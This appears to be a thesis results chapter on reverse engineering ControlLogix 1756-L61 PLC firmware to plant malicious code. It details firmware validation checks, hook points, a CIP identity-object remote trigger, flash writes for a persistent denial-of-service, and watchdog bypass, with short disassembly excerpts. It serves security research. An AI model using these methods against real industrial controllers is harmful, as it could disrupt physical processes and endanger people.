This research determines if it is possible to maliciously modify the ControlLogix 1756-L61 PLC firmware, build a useful exploit, and function without affecting performance when executing a process program. The research is conducted in three steps: reverse engineering, attack development, and performance analysis. Reverse

engineering is used to understand the structure of the firmware and find exploitable regions. During attack development, the exploit is added to the firmware. The firmware is then repackaged, installed on the ControlLogix 1756-L61 PLC and evaluated for functionality. Finally, the performance of the repackaged firmware is compared to the unmodified firmware using a process program as a workload.

IV. Results

This chapter describes the results of the research. The first section details the information found during reverse engineering used to build the attacks. The second section describes the attack development process and results of the attack evaluation. The final section presents the results of the performance analysis.

4.1 Reverse Engineering Results

This section describes the results of reverse engineering firmware version number 19.15.25 developed by Allen-Bradley for use on the ControlLogix 1756-L61 PLC. This firmware version is the base unmodified firmware image used in the development of all attacks described in this chapter. This section includes the results of the hardware and firmware analysis, and a description of the usable areas of the unmodified firmware found as a result of the analysis.

4.1.1 Hardware Analysis Results.

Proper CPU identification allows the disassembler to correctly interpret instructions in the unmodified firmware image and is a critical first step in the reverse engineering process. The primary CPU is labeled as ARM, but does not contain an identifiable product number. The ARM label alone is an indicator that narrows the possible instruction sets. IDA Pro uses a generic ARM setting for the instruction set with further refinement through additional configuration for a specific ARM version. Basnight *et al.* previously identified the ControlLogix 1756-L61 PLC core as an ARM7TDMI which is a version of the ARMv4T architecture [8]. Verification is accomplished using the RealView ICE debugger auto-configuration tool to test for specific ARM architectures.

Basnight identified the flash memory IC used in the ControlLogix 1756-L61 PLC as Numonyx J3 65nm Single Bit Per Cell (SBC) flash memory [7]. Verification of the part

number on the IC (640J3F75) confirms the identification. The Numonyx data sheet for the on-board flash memory device provides the control signal values used to place the flash memory in read/write/erase mode [35]. Section 11 of the data sheet lists command codes. Code 0xFF is the read array command and is used during read operations. Code 0x20 is the block erase command which is followed by a 0xD0 command code to confirm the erase command. Code 0xE8 is the buffered program command code and is used when writing to flash. The buffered program code must be followed by a 0xD0 confirmation code. These codes are used as search terms in IDA Pro when searching for flash read/write/erase operations.

ControlLogix 1756-L61 PLC firmware is updated using the ControlFLASH program [44]. Loading of the firmware image to the ControlLogix 1756-L61 PLC is accomplished using CIP objects used for data delivery. Examination reveals that a new firmware image is written to flash initially. After the firmware load is completed, ControlFLASH resets the CPU and waits for a response from the ControlLogix 1756-L61 PLC to indicate a successful upgrade. If the load is successful, but the firmware image is determined corrupt or is incomplete, the ControlLogix 1756-L61 PLC reverts to a default firmware and ControlFLASH reports a load failure.

4.1.2 Firmware Analysis.

Static and dynamic analysis provide knowledge of the structure and function of the firmware image. Static analysis is accomplished primarily using the disassembly tools available in IDA Pro. The JTAG interface available on the ControlLogix 1756-L61 PLC, ARM Development Studio v5 and Realview ICE hardware debugger provide the means to perform dynamic analysis.

4.1.2.1 Static Analysis.

Static analysis is performed using the disassembly of the unmodified firmware image generated by IDA Pro. The base address is set to 0xD00000 in IDA during the initial

import matching the base address in RAM where the unmodified firmware resides after startup of the ControlLogix 1756-L61 PLC [7]. Using the correct base address ensures that IDA Pro provides a more complete analysis of the unmodified firmware image. Indeed, when the correct base address is used, IDA Pro is able to build accurate cross-references in instances where the address reference uses absolute addresses rather than offsets in the unmodified firmware image.

The ControlLogix 1756-L61 PLC performs two validations on the firmware image to verify correctness. Both validation methods were reverse engineered by Basnight *et al.* [8]. The checksum is performed first during the ControlLogix 1756-L61 PLC startup procedure. Every byte of the firmware image is summed. The result of the summation and the checksum, which is the last four bytes of the firmware image, must give a result of 0x12345678. The CRC value is stored in the word prior to the checksum value in the firmware image. The CRC is calculated using the CRC-32 algorithm in IEEE 802.3 [35]. To compute the CRC, the firmware image is divided into three separate divisions: the image file minus the eight validation bytes at the end; the amount of padding expected after the validation bytes; and the CRC value contained in the validation bytes. The checksum value is not used in the CRC calculation. The padding size is calculated by subtracting the actual file size of the firmware image from the available space which, as shown in Figure 4.1, is specified at word six in the firmware image header.

The beginning of the unmodified firmware image contains a 28 byte header that contains the initial jump to the firmware image entry point, firmware validation information, and the size of the firmware image block. Figure 4.1 shows the structure of the file header.

The first field of the header contains the initial jump instruction. The second field contains the firmware image version number and can be altered to any desired value. The checksum total field is used in the checksum calculation. The RAM load location tells

	Firmware Image Header – 32 bit Words			
	0	1	2	3
0	Initial Jump	Version	Checksum Data	
4	RAM Load Location	Block Size	Zero padding	Start of instructions

Figure 4.1: Firmware Image Header Structure.

the executive loader where to store the firmware image in RAM. Finally the block size indicates the total size of the firmware image and padding. The firmware image is smaller than the block size, and any remaining space is padded with repeating bytes of 0xFF.

The initial import into IDA Pro leaves multiple areas of the unmodified firmware image unprocessed. Using IDA scripts developed by Santamarta and modified by Basnight, the unmodified firmware image is rescanned to identify function prologs [7, 48]. The prolog is the ARM opcode for storing multiple registers to the stack and is the hexadecimal string 0x2D 0xE9. Rescanning the unmodified firmware image using this script achieves results similar to Basnight [7] and identifies the majority of the remaining instructions.

The identified subroutines are labeled by IDA Pro using generic placeholder names. Basnight *et al.* found that many functions in the image contain references to their own names which are passed to a logging function in the event of a fault [8]. By using the internal references, 959 of the 7591 identified subroutines are renamed. Note that the names of the functions provide insight about their purpose.

Notable areas in memory include the location of the stack, location of the unmodified firmware image in volatile memory, and identifiable sections of non-volatile storage. The stack in memory on the ControlLogix 1756-L61 PLC grows upwards, but does not start at the high address in memory and appears to reside entirely within the first

65KB of memory. The general location of the stack is determined by monitoring the memory values in the `sp` register, however, the exact value of the stack base is unknown. The unmodified firmware image executes from RAM and resides in memory between addresses 0xD00000 and 0xF80000. Non-volatile storage is addressed in unmodified firmware in the address space of 0xB000000 to 0xB800000. Within flash, the bootloader resides at address 0xB000000 to 0xB00066B, a default firmware image resides at address 0xB020000 to 0xB1806F3, and the installed unmodified firmware image resides at address 0xB1A0000 to 0xB420000. An XML file containing device specific configuration data resides in flash starting at address 0xB7E0000. The use of addresses in firmware indicates blocks starting at 0x8010000 are used to set or read status from hardware locations; however, the exact function of the individual values could not be determined, with the exception of a hardware status monitor located at address 0x801028C. Front panel lights are set by writing the appropriate value to address 0x4C000000, indicating memory mapped I/O.

Initial device startup is a three step process consisting of a boot loader, an executive loader, and transition to unmodified firmware control [8]. The boot loader and executive loader map memory to the specified address space, and copy the unmodified firmware into RAM. During startup, RAM is mapped to the address space 0x0 to 0xFFFFFF. The unmodified firmware image is loaded into RAM by the executive loader starting at address 0xD00000. Once loaded, control is transferred to the initial jump instruction at address 0xD00000.

Within the unmodified firmware image, two areas are worth note. Address 0xF194D4 contains an error handling vector with a sequence of error codes that are set as arguments prior to calls made to a generic error handling routine. Address 0xF6176C contains generic XML associated with a function used to write the XML configuration file to flash.

4.1.2.2 Dynamic Analysis.

The primary advantage of dynamic analysis is testing execution paths in the unmodified firmware. As condition tests are encountered during static analysis, it is difficult to determine normal execution paths and which paths are taken as exceptions. Likewise, the unmodified firmware makes extensive use of addressable condition flags for testing the status of hardware. In static analysis, it is difficult to determine the condition codes used by the unmodified firmware. The JTAG interface provides the ability to test execution paths by setting breakpoints at memory locations and testing for read/write access. Note that after startup, the hardware monitor is activated by writing value 0x10C7 to address 0x801028C. After the hardware monitor is activated, the JTAG hardware debugger cannot be used to step through instructions unless the activation function is bypassed by altering the program counter register (`pc`). However, the debugger can still be used for breakpoint testing, capturing register values, and capturing memory images at breakpoints.

4.1.3 Identified Firmware Sections.

This section contains descriptions of notable areas of the firmware image. This list is not exhaustive, but rather highlights areas of the firmware that are used in attack development.

4.1.3.1 Diagnostic Test.

Starting at address 0xF37498 is a function that performs a series of math tests on all registers of the CPU. As seen in Figure 4.2 the function returns a 0x0 to the calling function in register `r0` if all math tests were successful. If the CPU experienced any failures, the function returns 0xFFFFFFFF to the calling function in `r0`.

4.1.3.2 Processor Mode Diagnostics.

The unmodified firmware image contains four subroutines called `ClControllerLog 0` through `3`. Assuming the name is associated with a logging feature, the function is




Figure 4.2: Diagnostic Routine Return Codes.

tested using the JTAG interface. Breakpoint testing shows that `ClControllerLog_0` is called only in the event of certain changes to the operating mode of the ControlLogix 1756-L61 PLC. In particular, the function is called when uploading a new firmware image, or when changing the device mode between RUN or PROGRAM either remotely using RSLogix or locally using the front panel mode switch. From this function, the execution path was traced to the function `cpmode_1` where the key setting is polled. Examination of the function reveals that it is called continuously. `cpmode_1` contains a jump table as an event handler. Four of the conditions in the jump table tie directly to the four possible mode settings of the ControlLogix 1756-L61 PLC which are RUN, PROGRAM, REMOTE RUN, and REMOTE PROGRAM. Each of the four conditions are handled in the same manner. Registers `r0` and `r3` are set with different values (shown in Table 4.1) specific to each mode, and the logging function is called. An example of the REMOTE RUN mode change condition in `cpmode_1` is shown in Figure 4.3.




Figure 4.3: REMOTE RUN Mode Change Condition.

Table 4.1: Mode Setting Register Values.

Mode	r0 Value	r3 Value
PRGM	0x11	0x1
RUN	0x11	0x2
REM PRGM	0x12	0x1
REM RUN	0x12	0x2

`cpmode_1` contains two characteristics that make it a desirable target for modification. First, the function is executed continuously. A function call inside `cpmode_1` can be hooked and used to redirect to an inserted function. Execution can also be returned to the original intended call and the ControlLogix 1756-L61 PLC can continue to function normally. Second, the function contains code that only executes under known controllable conditions. For example, the mode changes could be used to signal execution of an alternate function.

4.1.3.3 CIP Object Class Manager.

Allen-Bradley PLCs use CIP for sending commands or messages between modules or across a network. CIP is an object oriented protocol that implements a hierarchy of object classes [49]. CIP commands are sent to the intended module through serial

communications, Ethernet, or directly across the backplane. In the case of Ethernet, the Ethernet/IP protocol encapsulates the CIP message. Once the CIP message is received, the Ethernet module strips the Ethernet/IP header and routes the CIP message to the designated chassis slot. At the top level of the hierarchy are object classes. Two object classes used in the firmware image are the connection manager object and the identity object. Within an object class are service and instance identifiers [39]. When sending a CIP message, the request must go to a specific object class with a specific instance and a valid service.




Figure 4.4: Service Code Tests in `cmconmgr`.

Three of the connection services associated with the connection manager object are the forward open, forward close, and unconnected send which use hexadecimal codes 0x54, 0x4E, and 0x52, respectively. Figure 4.4 shows all three connection service tests in function `cmconmgr`. The `cmconmgr` function is called by an unlabeled function (renamed to `ren_classjumptable` as shown in Figure 4.5) containing a jump table. The jump table test for calling the connection manager function checks for the value 0x6 shown in Figure 4.6, which matches the value of the object class for the connection manager [39]. This indicates that the calling subroutine is the CIP stack object class handler. This conjecture is validated by setting a breakpoint in a subroutine called when the object class




Figure 4.5: Class Handler Call to Connection Manager.

is an identity object using class code 0x1. The test for the identity object class is shown in Figure 4.7.

```
ROM:00D2F864                CMP     R0, #6
ROM:00D2F868                BEQ     loc_D2FBD8
ROM:00D2FBD8 loc_D2FBD8                             ; CODE XREF: ren_classjumptable+35C↑j
ROM:00D2FBD8                MOV     R0, R4
ROM:00D2FBDC                BL      cmconmgr_0
ROM:00D2FBE0                CMP     R0, #0
ROM:00D2FBE4                ADDEQ   SP, SP, #0x10
ROM:00D2FBE8                LDMEQFD SP!, {R4-R9,R11,PC}
ROM:00D2FBEC                B       loc_D2FCC4
```

Figure 4.6: Connection Manager Object Class Test.

When an identity object request is sent to the ControlLogix 1756-L61 PLC using CIP, the breakpoint is triggered. An argument passed to the identity object handler contains an address to a data structure. The exact layout of the memory structure is not




Figure 4.7: Test For Identity Object Class.

immediately decipherable from the instructions in the function. Dumps, generated using JTAG, of the first 128 bytes at that address, however, reveal that the service and instance identifier are contained in the first and third bytes, respectively. This was validated by sending three identity requests to the object handler with different service and instance identifiers. Two of the attempts included invalid service identifiers sent to the object handler. Results are shown in Figure 4.8, Figure 4.9, and Figure 4.10. In each case, byte one and byte three in the structure matched the service and instance codes in the CIP message. Using this function, any combination of unused service and instance identifiers can be sent to the ControlLogix 1756-L61 PLC as long as the CIP message is sent as an identity object class. This function can be exploited to use identifiers that would not normally be used operationally to trigger an embedded exploit.




Figure 4.8: Case 1 - Service 0x1 Instance 0x1.

4.1.3.4 Non-Volatile Storage.

Evaluation of the interaction with flash memory in the unmodified firmware image reveals the Numonyx flash chip has 64 writable blocks of 128KB each for a total of




Figure 4.9: Case 2 - Service 0x3 Instance 0x2.




Figure 4.10: Case 3 - Service 0x4 Instance 0x6.

8MB of flash memory. The flash eraser function provides clues to determine the size of flash memory, and accepts two arguments. The first argument is the block number indicating the first block to be erased, and the second argument is the block number of the last block to be erased. The arguments are tested in the routine to verify that the numbers falls within the range of 0x0 to 0x3F (0 to 63 decimal) as seen in Figure 4.11. The compare instructions starting at address 0xD6844C test the starting argument. The compare instructions at address 0xD68464 test the end argument. The block numbers are converted to offsets into flash memory by shifting the binary value 17 bits. For example, 0x3F converted to binary and shifted left 17 bits becomes 0x7E0000 which is a valid offset into flash memory.

Instructions at address 0xD68464, as seen in Figure 4.12, provide further evidence that the routine erases flash memory by storing the block erase and program/erase resume codes in registers that are later sent to block addresses in the flash memory address range as shown in Figure 4.13. The instruction at address 0xD6848C sets register `r9` to the flash




Figure 4.11: Test Start and End Arguments for Valid Range.

base address of 0xB000000 which is later added to the block number offsets. Referring to the previous example, after block number 0x3F is converted to the offset 0x7E0000, it is added to the base address which results in the absolute address 0xB7E0000 or the start of the last 128KB of flash memory. Note that this particular type of flash memory must be erased in blocks, but is single byte readable/writeable indicating that block numbers of the type found in this function will not be found in functions used to read from or write to flash memory [35].




Figure 4.12: Setup Flash Block Erase Control Signals.

A search for the command codes found in the Numonyx flash memory chip data sheet reveals a function that includes a reference to the base address of flash memory, and

```
CMP     R4, R6
LDMHIFD SP!, {R2-R9,PC}
MOV     R7, #0xD0       ; 0xd0 and 0x20 are probably the block erase and
                        ; block erase confirm signals
MOV     R8, #0x20
MOV     R9, #0xA0000000

                        ; CODE XREF: ren_eraseflash+98↓j
ADD     R5, R9, R4,LSL#17 ; erase loop
                        ; 0x3f shifted 17 bits turns into 7e0000 which is t
                        ; offset into the writeable flash area
BL      ren_clr8010210
STRH    R8, [R5]        ; send block erase
STRH    R7, [R5]        ; confirm
BL      ren_setbit8010210
MOV     R1, R5
MOV     R0, #0x20
```

Figure 4.13: Setting Block Erase Command Code Values and Sending to Flash Memory.

the use of the buffered program code with confirmation. This function resides at address 0xD68574. Analysis of one of the calling functions reveals the structure of the function call arguments. Prior to the flash writing function call, registers `r0`, `r1`, and `r2` are set to the arguments used by the flash writing function. Register `r0` is set to the source address of a block of data. Register `r1` is set to a memory location holding the pointer to the flash memory destination address. Register `r2` is set to the length of the data. Within the flash writing function is a reference to the base address of flash memory, and the expected references to command codes 0xE8 and 0xD0. Evaluation of the function using the JTAG interface confirms that the function provides the flash writing service. Evaluation consists of modifying the destination address prior to the function call to an unused block in flash memory. The function call is executed with a breakpoint set immediately after the call return. When viewing the contents of flash memory using the debugger, the expected data is present in the previously empty area of flash.

The CIP based persistent DoS attack works by setting a sentinel value in flash. The attack code does not contain a recovery mechanism and only executes a flash write operation. However, the ControlLogix 1756-L61 PLC must be recoverable for analysis

purposes. Manually executing the flash erase function deletes the area of flash memory containing the sentinel value and returns the ControlLogix 1756-L61 PLC to normal operations. The ControlLogix 1756-L61 PLC is restored by using the JTAG debugger to pause execution. Once paused, the `pc` register is set to the start of the flash erase function at address 0xD68428. Registers `r0` and `r1` are set to 0x3E representing the block where the sentinel is stored. A breakpoint is set at the end of the erase function, and the function is allowed to execute. The ControlLogix 1756-L61 PLC is power cycled after recovery.

4.1.3.5 Additional Notable Areas.

The areas of the firmware image described in this section were discovered during the reverse engineering effort. These sections were not needed during attack development but may be useable for future efforts.

An impediment to the reverse engineering effort while using the JTAG interface is the hardware monitor on the PLC. This monitor disables the PLC if it detects a freeze or hangup which includes stopping the execution of instructions using the debugger. However, the monitor does not function through startup or during firmware initialization. Traces show that a function called at 0xD00180 is used to start the hardware monitor. The function, which is labeled as `Hwsupp_0`, tests for the code that indicates whether the hardware monitor is active or not. Evaluation using the debugger reveals that skipping this function allows further tracing using the debugger, but does not permanently disable the monitor. Analysis of the function shows that the address that likely maintains the status of the monitor is 0x801028C. Code 0x7FFF indicates the monitor is disabled, and code 0x10C7 indicates the monitor is enabled. Figure 4.14 and Figure 4.15 show the code tests in the function. References to both the location and codes are present throughout the firmware image, but are not tested using a single function. The dispersed checks make disabling the hardware monitor difficult. Further work could modify the firmware image to disable all monitor checks allowing the firmware to be debugged at any point.




Figure 4.14: Test for Inactive Monitor.




Figure 4.15: Test for Active Monitor.

Two fault handling mechanisms are worth noting for their possible use in future exploits. A function at 0xF191E8 appears to be a generic fault handler used throughout the unmodified firmware image. As shown in Figure 4.16, this function takes the name of the failing function as an argument for reporting. Such a function may provide exploitable execution paths or locations where execution can be redirected to arbitrary code. A component of the fault handling mechanism is a vector of 79 error codes as seen in Figure 4.17. The error codes can be used to categorize different error behaviors.




Figure 4.16: Calls to Fault Handler.

```
ROM:00F194D4
ROM:00F194D4 ren_errorvec                                    ;
ROM:00F194D4                                                 ;
ROM:00F194D4                    MOV     R1, #0
ROM:00F194D8                    B       loc_F194CC
ROM:00F194DC ; ---------------------------------------------
ROM:00F194DC                    MOV     R1, #1
ROM:00F194E0                    B       loc_F194CC
ROM:00F194E4 ; ---------------------------------------------
ROM:00F194E4                    MOV     R1, #2
ROM:00F194E8                    B       loc_F194CC
ROM:00F194EC ; ---------------------------------------------
ROM:00F194EC                    MOV     R1, #3
ROM:00F194F0                    B       loc_F194CC
ROM:00F194F4 ; ---------------------------------------------
ROM:00F194F4                    MOV     R1, #4
ROM:00F194F8                    B       loc_F194CC
ROM:00F194FC ; ---------------------------------------------
```

Figure 4.17: Start of Fault Handling Jump Table.

The second fault handling mechanism worth noting is a function used by almost all procedures in the firmware image. The stack has a fixed amount of space but is expandable if needed. The function shown in Figure 4.18 checks the bound of the stack and adds space if needed. It accepts the amount of space needed as an argument. The stack space manager then calls a function that tests the various CPU modes as seen in Figure 4.19. The ARM CPU has several execution modes. Normally the processor runs in User mode, but it also has several privileged modes used for different external events or interrupts [6]. Tracing this function and how it is used may introduce ways to run the processor in a privileged mode that would not normally be available.

The final area worth examining is the CIP object handler. Vendors can define their own CIP objects. Since examination of this object handler exposed how various objects are handled, further examination of this function could reveal all vendor defined CIP objects. The objects may be exploitable similar to the identity object used in the remotely triggered attacks. Examination of all functions called by this object handler could reveal vendor defined services as well.




